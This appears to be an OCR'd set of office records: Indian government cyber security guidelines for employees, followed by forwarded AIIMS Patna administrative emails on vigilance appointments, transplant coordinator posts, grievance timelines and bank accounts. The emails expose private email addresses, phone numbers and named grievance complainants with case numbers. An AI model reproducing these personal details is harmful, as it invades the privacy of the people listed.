Cyber Security Guidelines For Government Employees

1. SCOPE AND TARGET AUDIENCE

The following guidelines are to be adhered to by all government employees, including outsourced/contractual/temporary employees, who work for government Ministry/Department.

2. DESKTOP/LAPTOP AND PRINTER SECURITY AT OFFICE

2.1 Use only Standard User (non-administrator) account for accessing the computer/laptops for regular work. Admin access to be given to users with approval of CISO only.

2.2 Set BIOS Password for booting.

2.3 Ensure that the Operating System and BIOS firmware are updated with the latest updates/patches.

2.4 Set Operating System updates to auto-updated from a trusted source.

2.5 Ensure that the Antivirus client installed on your systems are updated with the latest virus definitions, signatures and patches.

2.6 Only Applications/software's, which are part of the allowed list authorized by CISO, shall be used; any application/software which is not part of the authorized list approved by CISO, shall not be used.

2.7 Always lock/log off from the desktop when not in use.

2.8 Shutdown the desktop before leaving the office.

2.9 Keep printer's software updated with the latest updates/patches.

2.10 Setup unique pass codes for shared printers.

2.11 Internet access to the printer should not be allowed.

2.12 Printer to be configured to disallow storing of print history.

2.13 Enable Desktop Firewall for controlling information access.

2.14 Keep the GPS, Bluetooth, NFC and other sensors disabled on the desktops /laptops and mobile phones. They may be enabled only when required.

2.15 Use a Hardware VPN Token for connecting to any IT Assets located in Data Centre.

2.16 Do not write passwords, IP addresses, network diagrams or other sensitive information on any unsecured material (ex: sticky/post-it notes, plain paper pinned or posted on users table etc.).

2.17 Do not use any external mobile App based scanner services (ex: Cam scanner) for scanning internal government documents.

2.18 Use of all pirated Operating systems and other software/applications that are not part of the authorized list of software's should be immediately deleted.

3. PASSWORD MANAGEMENT

3.1 Use complex passwords with a minimum length of 8 characters, using a combination of capital letters, small letters, numbers and special characters.

3.2 Change passwords at least once in 30 days.

3.3 Use Multi-Factor Authentication, wherever available.

3.4 Don't use the same password in multiple services/websites/apps.

3.5 Don't save passwords in the browser or in any unprotected documents.

3.6 Don't write down any passwords, IP addresses, network diagrams or other sensitive information on any unsecured material (ex: sticky/post-it notes, plain paper pinned or posted on your table).

3.7 Don't share system passwords or printer pass code or Wi-Fi passwords with any unauthorized persons

4. INTERNET BROWSING SECURITY

4.1 While accessing Government applications/services, email services or banking/payment related services or any other important application/services, always use Private Browsing/Incognito Mode in your browser.

4.2 While accessing sites where user login is required, always type the site's domain name/URL, manually on the browser's address bar, rather than clicking on any link.

4.3 Use the latest version of the internet browser and ensure that the browser is updated with the latest updates/patches.

4.4 Don't store any usernames and passwords on the internet browser.

4.5 Don't store any payment related information on the internet browser.

4.6 Don't use any 3rd party anonymization services (ex: Nord VPN, Express VPN, Tor, Proxies etc).

4.7 Don't use any 3rd party toolbars (ex: download manager, weather tool bar, ask me tool bar etc.) in your internet browser.

4.8 Don't download any unauthorized or pirated content /software from the internet (ex: pirated - movies, songs, e-books, software's).

4.9 Don't use your official systems for installing or playing any Games.

4.10 Observe caution while opening any shortened URLs (ex: tinyurl.com/ab534/). Many malwares and phishing sites abuse URL shortener services. Such links may lead to a phishing/malware webpage, which could compromise your device.

5. MOBILE SECURITY

5.1 Ensure that the mobile operating system is updated with the latest available updates/patches.

5.2 Don't root or jailbreak your mobile device. Rooting or Jail breaking process disables many in-built security protections and could leave your device vulnerable to security threats.

5.3 Keep the Wi-Fi, GPS, Bluetooth, NFC and other sensors disabled on the mobile phones. They may be enabled only when required.

5.4 Download Apps from official app stores of Google (for android) and apple (for iOS).

5.5 Before downloading an App, check the popularity of the app and read the user reviews.

5.6 Observe caution before downloading any apps which has a bad reputation or less user base etc.

5.7 While participating in any sensitive discussions, switch-off the mobile phone or leave the mobile in a secured area outside the discussion room.

5.8 Don't accept any unknown request for Bluetooth pairing or file sharing.

5.9 Before installing an App, to carefully read and understand the device permissions required by the App along with the purpose of each permission.

5.10 In case of any disparity between the permissions requested and the functionality provided by an app, users to be advised not to install the App (Ex: A calculator app requesting GPS and Bluetooth permission).

5.11 Note down the unique 15-digit IMEI number of the mobile device and keep it offline. It can be useful for reporting in case of physical loss of mobile device.

5.12 Use auto lock to automatically lock the phone or keypad lock protected by pass code/ security patterns to restrict access to your mobile phone.

5.13 Use the feature of Mobile Tracking which automatically sends messages to two preselected phone numbers of your choice which could help if the mobile phone is lost/ stolen.

5.14 Take regular offline backup of your phone and external/internal memory card.

5.15 Before transferring the data to Mobile from computer, the data should be scanned with Antivirus having the latest updates.

5.16 Observe caution while opening any links shared through SMS or social media etc., where the links are preceded by exciting offers/discounts etc., or may claim to provide details about any latest news. Such links may lead to a phishing/malware webpage, which could compromise your device.

5.17 Report lost or stolen devices immediately to the nearest Police Station and concerned service provider.

5.18 Disable automatic downloads in your phone.

5.19 Always keep an updated antivirus security solution installed.

6. EMAIL SECURITY

6.1 Ensure that Kavach Multi-Factor Authentication is configured on the NIC Email Account.

6.2 Download kavach app from valid mobile app stores only. Do not download from any website.

6.3 Do not share the email password or Kavach OTP with any unauthorized persons.

6.4 Don't use any unauthorized/external email services for official communication.

6.5 Don't click/open any link or attachment contained in mails sent by unknown sender.

6.6 Regularly review the past login activities on NIC's Email service by clicking on the "login history" tab. If any discrepancy is observed in the login history, then the same should be immediately reported to NIC-CERT.

6.7 Use PGP or digital certificate to encrypt e-mails that contains important information.

6.8 Observe caution with documents containing macros while downloading attachments, always select the "disable macros"

option and ensure that protected mode is enabled on your office productivity applications like MS Office.

7. REMOVABLE MEDIA SECURITY

7.1 Perform a low format of the removable media before the first-time usage.

7.2 Perform a secure wipe to delete the contents of the removable media.

7.3 Scan the removable media with Antivirus software before accessing it.

7.4 Encrypt the files /folders on the removable media.

7.5 Always protect your documents with strong password.

7.6 Don't plug-in the removable media on any unauthorized devices.

8. SOCIAL MEDIA SECURITY

8.1 Limit and control the use/exposure of personal information while accessing social media and networking sites.

8.2 Always check the authenticity of the person before accepting a request as friend/contact.

8.3 Use Multi-Factor authentication to secure the social media accounts.

8.4 Do not click on the links or files sent by any unknown contact/user.

8.5 Do not publish or post or share any internal government documents or information on social media.

8.6 Do not publish or post or share any unverified information through social media.

8.7 Do not give share the @gov.in /@nic.in email address on any social media platform.

8.8 It is recommended to use NIC's Sandes App instead of any 3rd party messaging app for official communication.

9. SECURITY ADVISORY AND INCIDENT REPORTING

9.1 Adhere to the Security Advisories published by NIC-CERT (https://niccert.nic.in) and CERT-In (https://www.cert-in.org.in).

9.2 Report any cyber security incident, including suspicious mails and phishing mails to NIC-CERT (incident@nic-cert.nic.in) and CERT-In (incident@cert.org.in).

10. CYBER SECURITY RESOURCES

The following resources may be referred for more details regarding the cyber security related notifications/information published by Government of India:

S. No	Resource URL	Description
1	https://www.meity.gov.in/cybersecurity-division	Laws, Policies & Guidelines
2	https://www.cert-in.org.in	Security Advisories, Guidelines & Alerts
3	https://nic-cert.nic.in	Security Advisories, Guidelines & Alerts
4	https://www.csk.gov.in	Security Tools & Best Practices

5	https://infosecawareness.in/	Security Awareness materials
6	http://cybercrime.gov.in	Report Cyber Crime, Cyber Safety Tips

11. COMPLIANCE

All government employees, including temporary, contractual/outsourced resources are required to strictly adhere to the guidelines mentioned in this document. Any non-compliance may be acted upon by the respective CISOs/Ministry/Department heads.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Appointment of part-time CVO in all new AIIMS as advised by Central Vigilance Commission (CVC)

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:25 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Mon, Sep 9, 2024 at 7:18 PM
Subject: Appointment of part-time CVO in all new AIIMS as advised by Central Vigilance Commission (CVC)
To: Director AIIMS Bhopal <director@aiimsbhopal.edu.in>, director bhubaneswar <director@aiimsbhubaneswar.edu.in>, Director AIIMS Jodhpur <director@aiimsjodhpur.edu.in>, Director Patna <director@aiimspatna.org>, Director AIIMS Raipur <director@aiimsraipur.edu.in>, Director AIIMS Rishikesh <director@aiimsrishikesh.edu.in>, Director Mangalagiri <director@aiimsmangalagiri.edu.in>, Director AIIMS Nagpur <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, ED AIIMS Kalyani <ed@aiimskalyani.edu.in>, Executive Director Gorakhpur <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, Director AIIMS Deoghar <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, Director AIIMS Guwahati <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, <ddaaiimsawantipora1@gmail.com>, <Praveen.batra@gov.in>, sachin kumar <Sachin.k@nic.in>, Cc: <dinesh.kumar14@nic.in>, : <ak.biswas57@nic.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find attached letter dated No. Z-28015/51/2024-PMSSY dated 09.09.2024 regarding appointment of part-time CVO in all new AIIMS.

Please ignore earlier e-mail.

Note: pmssysectioniv@gmail.com is an issue only email id. In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; vaishali.vinayak@gov.in; sup15.81997@gov.in; dev.gothal@gov.in; sankar.garg@gov.in; amit.batra@gov.in

Regards

PMSSY-IV Section

Ministry of Health and Family Welfare

Part Time CVO.pdf
51K

Z-28015/51/2024-PMSSY-IV (FTS No. 8287964)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Nirman Bhawan, New Delhi
Dated 09.09.2024

To,

Executive Director,
All new AIIMS.

Subject: Appointment of part-time CVO in all new AIIMS as advised by Central Vigilance Commission (CVC) — reg.

Sir,

I am directed to state that on the advice of CVC and with the approval of the Hon'ble HFM, it has been decided to create a Vigilance set up in new AIIMSs as below:

i. Vigilance set up in new AIIMSs to be created by assigning additional charge of CVO to one of the officials/faculty of the Institute in consultation with CVC from amongst the panel of three names, furnished by the Institute from those who have not been entrusted with any administrative and financial assignment in the Institute.

ii. The panel of names to be forwarded to the CVC with the approval of Secretary, HFW through the Vigilance Division of the Ministry.

iii. One of the official/faculty of the Institute included in the panel forwarded by the Ministry to be concurred by Central Vigilance Commission for the post of Vigilance Officer.

iv. The part time CVOs would be appointed without any additional remuneration, for a period of three years at a time.

v. The Executive Director/Dy. Director (Admin)/FA/any other officer/faculty presently involved (or handled in past) administrative and Finance related functions of respective AIIMS not to be considered for appointment of Vigilance Officer/part-time CVO.

vi. The Institute should not correspond with CVC directly for appointment of part time CVO and all such proposal to be necessarily routed through the Ministry.

2. Accordingly, all the New AIIMS set up under PMSSY are requested to forward a panel of three names of Faculty/Officers of the Institute for consideration of the Ministry in consultation with CVC for assigning additional charge of CVO to one of them. The above details should be sent to the Ministry by 15.09.2024 as per CVC proforma attached.

3. Further, it has also come to the notice of the Ministry that few Institutes have designated part time CVOs without the approval of the Ministry or CVC. Accordingly, all Institutes are advised to follow the proper process and appoint part time CVO only after the approval of the competent authority as per laid down procedure.

Encl: As above

Yours faithfully

Signed by Arun Kumar Biswas
Date: 09-09-2024 19:06:41

(Arun Kumar Biswas)
Under Secretary to the Government of India
Tel:011-23061343
ak.biswas57@nic.in

Copy to: (for necessary action)

1. DDA all new AIIMS

Copy for information to:

i. PS to JS (AMB)
ii. Director (Vigilance)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: D.O letter regarding creation of permanent posts of Transplant Coordinators by Govt. Hospitals/Institutions performing organ transplantation or retrieval

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:18 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **Director .** <director@aiimspatna.org>
Date: Wed, Oct 9, 2024 at 2:31 PM
Subject: Fwd: D.O letter regarding creation of permanent posts of Transplant Coordinators by Govt. Hospitals/Institutions performing organ transplantation or retrieval
To: DDA AIIMS PATNA <dda@aiimspatna.org>, Dr Asim Sarfraz <drasims@aiimspatna.org>

Dear DD(A) & Dr. Asim,
This is for your kind information and necessary action.

Sd/-
Prof. (Dr.) Gopal Krushna Pal
Executive Director & CEO,
All India Institute of Medical Sciences Patna
Bihar - 801 507
Email: director@aiimspatna.org
Tel: 06122451109

---------- Forwarded message ---------
From: **Dr. Anil Kumar** <dir@notto.nic.in>
Date: Wed, Oct 9, 2024 at 10:47 AM
Subject: D.O letter regarding creation of permanent posts of Transplant Coordinators by Govt. Hospitals/Institutions performing organ transplantation or retrieval
To: <dean@aiims.edu>, <dean@aiimsbhopal.edu.in>, <dean@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <directoroffice@aiimsraipur.edu.in>, <deab@aiimsrishikesh.edu.in>, <director@aiimspatna.org>, <academics@aiimsnagpur.edu.in>, <Test@gmail.com>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, <ed@aiimskalyani.edu.in>, <deanaiimsrbl@gmail.com>, director aiimsbbnagar <director.aiimsbbnagar@gmail.com>, <directoraiimsjammu@gmail.com>, <director@aiimsguwahati.ac.in>, ed aiimsrajkot <ed.aiimsrajkot@gmail.com>, dean acad <dean.acad@aiimsbilaspur.edu.in>, <drmhraosvims1957@gmail.com>
Cc: Prof (Dr) Atul Goel <dghs@nic.in>, Vandana Jain <vandana.jain@nic.in>, ANKITA MISHRA BUNDELA <js-pmssy-mohfw@gov.in>, Dr. Anil Kumar <dr.anilkumar@nic.in>, Shiny Suman Pradhan <shiny.suman@gov.in>, AWADHESHKUMAR YADAV <awadheshkumar.81@gov.in>, itnotto <itnotto@gmail.com>

Sir,

Please find the attached letter regarding creation of permanent posts of Transplant Coordinators by Govt. Hospitals/Institutions performing organ transplantation or retrieval for further necessary action.


This issues with the approval of competent authority of Ministry of Health & Family Welfare, GoI.

With regards

Office of Director
National Organ and Tissue Transplant
Organization (NOTTO),
Government of India,
Ministry of Health & Family Welfare,
Directorate General of Health Services
4th & 5th Floor,
National Institute of Pathology Building,
Safdarjung Hospital, New Delhi - 110029
Phone : 011-26164770

"Donate Organ Save Life"

pledge to donate your organs & tissues today...Scan



For any information related to Organ Donation, Please Contact Toll Free Help Line : 1800 114 770

DO Letter for creation of posts of TCs.pdf
718K

डॉ. अनिल कुमार
Dr. ANIL KUMAR
M.B.B.S., MD
निदेशक, नोटो/Director, NOTTO

सत्यमेव जयते

भारत सरकार
स्वास्थ्य एवं परिवार कल्याण मंत्रालय
स्वास्थ्य सेवा महानिदेशालय
Government of India
Ministry of Health & Family Welfare
Directorate General of Health Services

D.O. No. S.12011/26/2015-MG/255
Dated: 3rd Oct. 2024

Sub: Creation of Permanent posts of Transplant Coordinators by Govt. Hospitals/Institutions performing organ transplantation or retrieval.

Dear Sir/Madam,

As you are aware that organ donation in India is regulated under the Transplantation of Human Organs & Tissues Act (THOTA), 1994, as amended in 2011. According to Section 14(4) of this Act, no hospital shall be registered unless the Appropriate Authority is satisfied that the hospital has appointed a Transplant Coordinator with the necessary qualifications and experience as prescribed. Thus, transplant coordinator is a legally mandated requirement for Hospitals carrying out transplantation or organ retrieval for grant of registration under the Act.

The qualifications, roles, and responsibilities of the Transplant Coordinator are prescribed under Rule 29 of the Transplantation of Human Organs and Tissues Rules, 2014. The copy of the aforesaid Act and Rules may be seen on the official website of NOTTO i.e. www.notto.mohfw.gov.in .

The Transplant Coordinator plays a critical role for coordinating the entire process of deceased organ donation and transplantation. This includes coordinating for brain stem death identification and certification, grief counselling and encouraging the family members for organ donation, consent for organ donation, coordinating between donor and recipient hospitals, liaising with various retrieval teams, recipient and donor matching, logistical management, ensuring the smooth operation of all aspects of organ retrieval, packing etc, and providing support to the donor's family.

Under the current National Organ Transplant Program (NOTP) Scheme (2020-21 to 2025-26), there is provision for supporting Government Medical Colleges with two Transplant Coordinators, Trauma centre and good performing Private Medical Colleges with one Transplant Coordinator. The commitment for these positions is for five years, during which time the State Government or the Medical College is expected to create permanent positions for these roles. However, it has come to our attention that no significant efforts have been made towards the creation of regular Transplant Coordinator posts in the States/Institutions.

Given this context, all hospitals/institutes are informed that requests for providing support for Transplant Coordinators under NOTP would not be considered beyond the current Financial Year 2024-25 from those hospitals/institutes that have already surpassed the five-year period of receiving such support.

Contd. p-2

In the light of the above, I urge you to address this matter and take the necessary steps to create permanent posts of Transplant Coordinators in the States/Institutions as per the work load by the next Financial Year.

With regards,

Yours sincerely,

8-10-2024

(Dr. Anil Kumar)

To:

1. Principal Secretary/Secretary (Health & FW) of All States/UTs
2. The Directors/In-charge of all ROTTOs/SOTTOs
3. Directors/Medical Superintends, Central Government Institutions including AIIMS, & INIs

Copy for information to:

1. PSO to DGHS
2. PS to JS (VJ) / JS (PMSSY) / JS (INIs)

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Urgent - Disposalof Public Grievances - Revised Timelines - Maximum Pending days allowed only 21 days

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:01 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **RAJAPPANKR** <rajappankr.edu@nic.in>
Date: Mon, Oct 14, 2024 at 5:23 PM
Subject: Urgent - Disposalof Public Grievances - Revised Timelines - Maximum Pending days allowed only 21 days
To: dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimspatna.org>, dda <dda@aiimsbhubaneswar.edu.in>, dda <dda@aiimsjodhpur.edu.in>, dda <dda@aiimsraipur.edu.in>, dydir <dydir@aiimsbhopal.edu.in>
Cc: Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>

Sir,

I am directed to send herewith the revised timelines regarding Public Grievances. Accordingly, Maximum redressal time for cases in CPGRAMS is reduced to 21 days. Grievances identified as priority by the system or where early action is critical, such grievances shall be attended to promptly and resolved maximum within 3 days.

Kindly see the attached Pending PGs related to your institution. The same may be disposed off at the earliest.

Rajappan K R
राजप्पन के आर
Private Secretary
O/o Deputy Secretary (PMSSY/SNA)
Ministry of Health & Family Welfare
Government of India
New Delhi - 110011
Tel 011-23063178

2 attachments

Pending Grievances on 14-10-2024.pdf
988K

Disposal of Grievances.pdf
1532K

E-3896466

IMPORTANT

F.No. C.13015/09/2023-W&PG
Government of India
Ministry of Health and Family Welfare
(W&PG Section)
Nirman Bhawan, New Delhi-110011
Dated 07-10-2024

OFFICE MEMORANDUM

Subject: Revised Comprehensive Guidelines for handling Public Grievances on CPGRAMS - reg.

The undersigned is directed to refer to the Department of Administrative Reforms and Public Grievances (DARPG)' O.M. dated August 23, 2024 (copy enclosed) and to convey that DAPRG, in compliance with the direction of Hon'ble Prime Minister given during his interaction with the Secretaries of Departments / Ministries on June 29, 2024, undertook a review of excising processes to make CPGRAMS more sensitive, accessible and meaningful to the citizens and issued revised comprehensive guidelines for handling Public Grievances on CPGRAMS.

2. The broad changes made in the revised guidelines are as under:

(i) **Maximum redressal time** for cases in CPGRAMS is **reduced to 21 days.** Grievances identified as **priority by the system** or where early action is critical such grievances shall be attended to promptly and resolved maximum **within 3 days.**

(ii) If the grievance will take time to resolve beyond stipulated period of 21 days, **an interim reply shall be given to the citizen** through interim Action Taken Report (ATR). After final resolution, ATR shall be updated with final response.

(iii) Grievances **shall not be closed** on the ground of incomplete information without making genuine effort to reach the complainant and to get complete information.

(iv) If the grievance cannot be resolved, response to the applicant shall contain a **reasoned explanation** for the same.

(v) If the grievance does not pertain to a GRO (Grievance Redressal Officer), it shall be forwarded to the Nodal Public Grievance Officer of the Department (i.e. DoHFW) within **48 hours** of receipt of the complaint.

(vi) Complaint relating to corruption, bribery, harassment or having any other vigilance angle, shall be examined closely under the broad guidelines and timelines prescribed by the DoPT and CVC and in consultation with the CVO of the Ministry. If the complaint is found worth to be taken up, an acknowledgement shall be sent to the complainant. As vigilance case is governed by the procedure and rules stipulated by CVC and DoPT, **no ATR will be needed to be filed.**

3. All GROs / SAAs (Sub-Appellate Authorities) of DoHFW are requested to ensure

qualitative disposal of the grievances received on CPGRAMS in accordance with the revised guidelines.

Encl: As above.

Signed by Jitender Singh
Date: 07-10-2024 17:39:43

(Jitender Singh)
Nodal Public Grievance Officer & Deputy Secretary to the Govt. of India
Tele No. 011-23062292

To

All Grievance Redressal Officers (GROs) / Sub-Appellate Authorities (SAAs) of DoHFW
(as per list enclosed)

Copy to (for information):
PSO to Secretary (HFW)

Operational Desk Pending

Registration Number	Name	Date Of Receipt	Pending Days	Receipt Type	Pending with
PMOPG/D/2024/0136089	Shri KRIJESH POKHRIYAL	08/07/2024 / 04/07/2024	98 / 102	Transfered	1. AIIMS Rishikesh (DIRKS)
DHLTH/E/2024/0012554	AASHIRWAD SALES	07/08/2024 / 06/08/2024	68 / 69	Transfered	1. AIIMS Rishikesh (DIRKS)
PMOPG/D/2024/0167892	Dr. CHANDRASHEKHAR	14/08/2024 / 13/08/2024	61 / 62	Transfered	1. AIIMS Rishikesh (DIRKS)
PMOPG/D/2024/0170314	Shri RAHUL AGARWAL	20/08/2024 / 16/08/2024	55 / 59	Transfered	1. AIIMS Rishikesh (DIRKS)
PMOPG/D/2024/0197679	Shri SATYENDRA KUMAR SINHA	24/09/2024 / 23/09/2024	20 / 21	Transfered	1. AIIMS Patna (DIPTN)
PMOPG/D/2024/0199830	Shri LAL MOHAR RAM	26/09/2024 / 25/09/2024	18 / 19	Transfered	1. AIIMS Patna (DIPTN)
PMOPG/D/2024/0202653	Shri SANJEEV KAUSHIK	27/09/2024 / 27/09/2024	17 / 17	Transfered	1. AIIMS Jodhpur (DIRJO)
PMOPG/D/2024/0202983	Shri GAUTAM PRASAD YADAV	30/09/2024 / 28/09/2024	14 / 16	Transfered	1. AIIMS Patna (DIPTN)
PRSEC/E/2024/0042337	RAJ KUMAR CHOPRA	03/10/2024 / 30/09/2024	11 / 14	Transfered	1. AIIMS Jodhpur (DIRJO)
PMOPG/D/2024/0207459	Shri SANDEEP	07/10/2024 / 05/10/2024	7 / 9	Transfered	1. AIIMS Rishikesh (DIRKS)
PMOPG/D/2024/0207600	Shri ADIK HUSSAIN	07/10/2024 / 05/10/2024	7 / 9	Transfered	1. AIIMS Patna (DIPTN)
PMOPG/D/2024/0210014	Shri NEERAJ	09/10/2024 / 08/10/2024	5 / 6	Transfered	1. AIIMS Rishikesh (DIRKS)
PMOPG/D/2024/0210227	Shri MAHENDRA SINGH	09/10/2024 / 08/10/2024	5 / 6	Transfered	1. AIIMS Rishikesh (DIRKS)
PMOPG/D/2024/0210245	Shri SANDEEP KUMAR	09/10/2024 / 08/10/2024	5 / 6	Transfered	1. AIIMS Rishikesh (DIRKS)

Operational Desk

Registration Number	Name	State	Date of receipt	Pending / Total Pending Days	Receipt Type
DHLTH/E/2024/0012103	Milind Naishadh Diwanji	Gujarat	20/09/2024 / 30/07/2024	24 / 76	Transfered
DHLTH/E/2024/0016248	RANI ANSARI	Uttar Pradesh	30/09/2024 / 28/09/2024	14 / 16	Transfered
DHLTH/E/2024/0017073	Rammohan k	Kerala	11/10/2024 / 10/10/2024	3 / 4	Transfered
MINHA/E/2024/0023800	Rammohan k	Kerala	11/10/2024 / 10/10/2024	3 / 4	Transfered
DHLTH/E/2024/0017085	Raman Jha	Delhi	11/10/2024 / 11/10/2024	3 / 3	Transfered
MINPA/E/2024/0000600	Rammohan k	Kerala	14/10/2024 / 11/10/2024	0 / 3	Transfered
DHLTH/E/2024/0017236	रोहित सिंह गहरवार	Uttar Pradesh	13/10/2024 / 13/10/2024	1 / 1	Transfered

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Opening of Subsidiary Account (SA) under PM-ABHIM-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org>
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fri, Dec 26, 2025 at 3:19 PM

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **VIKASH KUMAR GUPTA** <vikas.kumar76@gov.in>
Date: Mon, Oct 14, 2024 at 1:05 PM
Subject: Opening of Subsidiary Account (SA) under PM-ABHIM-reg.
To: director <director@aiimsbhopal.edu.in>, dydir <dydir@aiimsbhopal.edu.in>, director <director@aiimspatna.org>, dda <dda@aiimspatna.org>, dir <dir@aiimsrishikesh.edu.in>, dda <dda@aiimsrishikesh.edu.in>, director <director@aiimsraipur.edu.in>, dda <dda@aiimsraipur.edu.in>, director <director@aiimsbhubaneswar.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, director <director@aiimsjodhpur.edu.in>, dda <dda@aiimsjodhpur.edu.in>, director <director@jipmer.ac.in>, director-neigrihms@gov.in <nalinaiims.mehta@gmail.com>, Director Neigrihms <director-neigrihms@gov.in>, RIMS Director <director@rims.edu.in>, Srinivas.M <director@aiims.gov.in>
Cc: Shri Secretary <raj.kumar28@nic.in>, Ravi Kumar <ravi.kumar89@gov.in>, Mayukh Ranjan Paul <mayukh.paul88@gov.in>

Sir/Ma'am

Please find attachment on the subject cited above for necessary action.

Thanks & Regards
Vikash Kumar Gupta, Central Secretariat Service (CSS)
Assistant Section Officer
PMSSY-I
Ministry of Health & Family Welfare
Govt. of India

Please consider your environmental responsibility. Before printing this e-mail message, ask yourself whether you really need a hard copy.

2 attachments

8160215 (3).pdf
79K

8160215 (2).pdf
77K

Z.28016/26/2022-PMSSY-V (8160215)
Government of India
M/o Health & Family Welfare
PMSSY-I

Room No. 745, A-wing
Nirman Bhawan, New Delhi
Dated: 09-08-2024

To,

The Directors/Executive Directors
AIIMS Bhopal, Jodhpur, Patna, Rishikesh,
Raipur, Bhubaneswar
IMS BHU

Subject: Opening of CNA/SA account-reg.

Sir/Ma'am

I am directed to enclose herewith Specimen of the Application Form and request AIIMS Jodhpur to open a Central Nodal Agency (CNA) account in Reserve Bank of India (RBI) and other institutes are requested to open a Subsidiary Account (SA) in RBI.

2. The process shall be completed latest by 31st August 2024.

3. For any clarification/ assistance regarding opening the CNA/ SA, Sh. Pradeep Sharma (+91-7400257455) may be contacted.

Encl: As above.

Yours faithfully

Signed by
Thawngzachin Chinsum Naulak
Date: 09-08-2024 15:12:42
(T. Chinsum Naulak)
Under Secretary to the Govt. of India
Tele: 011-23063848

Copy to:
(i) Director (INI) with a request to direct their three institute to open SA account
(i) North-East region with a request to direct their two institute to open SA account.
(ii) NHA
(iii) NCDC

File No.: Z.28016/26/2022-PMSSY-V (8160215)
Government of India
Ministry of Health & Family Welfare
(Department of Health & Family Welfare)
(PMSSY-I Section)

Nirman Bhawan, New Delhi
Dated: 14-10-2024

To
The Directors/Executive Directors
AIIMS Bhopal, Patna, Rishikesh,
Raipur, Bhubaneswar
IMS BHU

Subject: Opening of Subsidiary Account (SA) under PM-ABHIM-reg.

Sir/Ma'am

I am directed to refer to this Division letter of even No. dated 09.08.2024 (copy enclosed) wherein Form for opening a Subsidiary Account (SA) under PM-ABHIM has been sought from your institute. In this regard it is informed that no response has been received from your office so far.

2. It is therefore requested again to send requisite form duly filled in and attested at appropriate level, through AIIMS Jodhpur (CNA). Further, a nomination form of Nodal officer of your institute for PM-ABHIM, may also be submitted along with the account opening form.

(Encl: as above)

Yours faithfully
Signed by
Raj Kumar
(Raj Kumar)
Deputy Secretary to GoI
Tele No.: 011-23063178
Date: 14-10-2024 12:06:48

Copy to:-

1. Executive Director, AIIMS, Jodhpur with a request to coordinate with the Institutes concerned.
2. Director (INI) with a request to direct their three institutes (AIIMS Delhi, JIPMER & PGIMER) to open SA account.
3. Deputy Secretary (Hospital-III) with a request to direct their two institutes (RIMS & NEIGRIMS) to open SA account.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

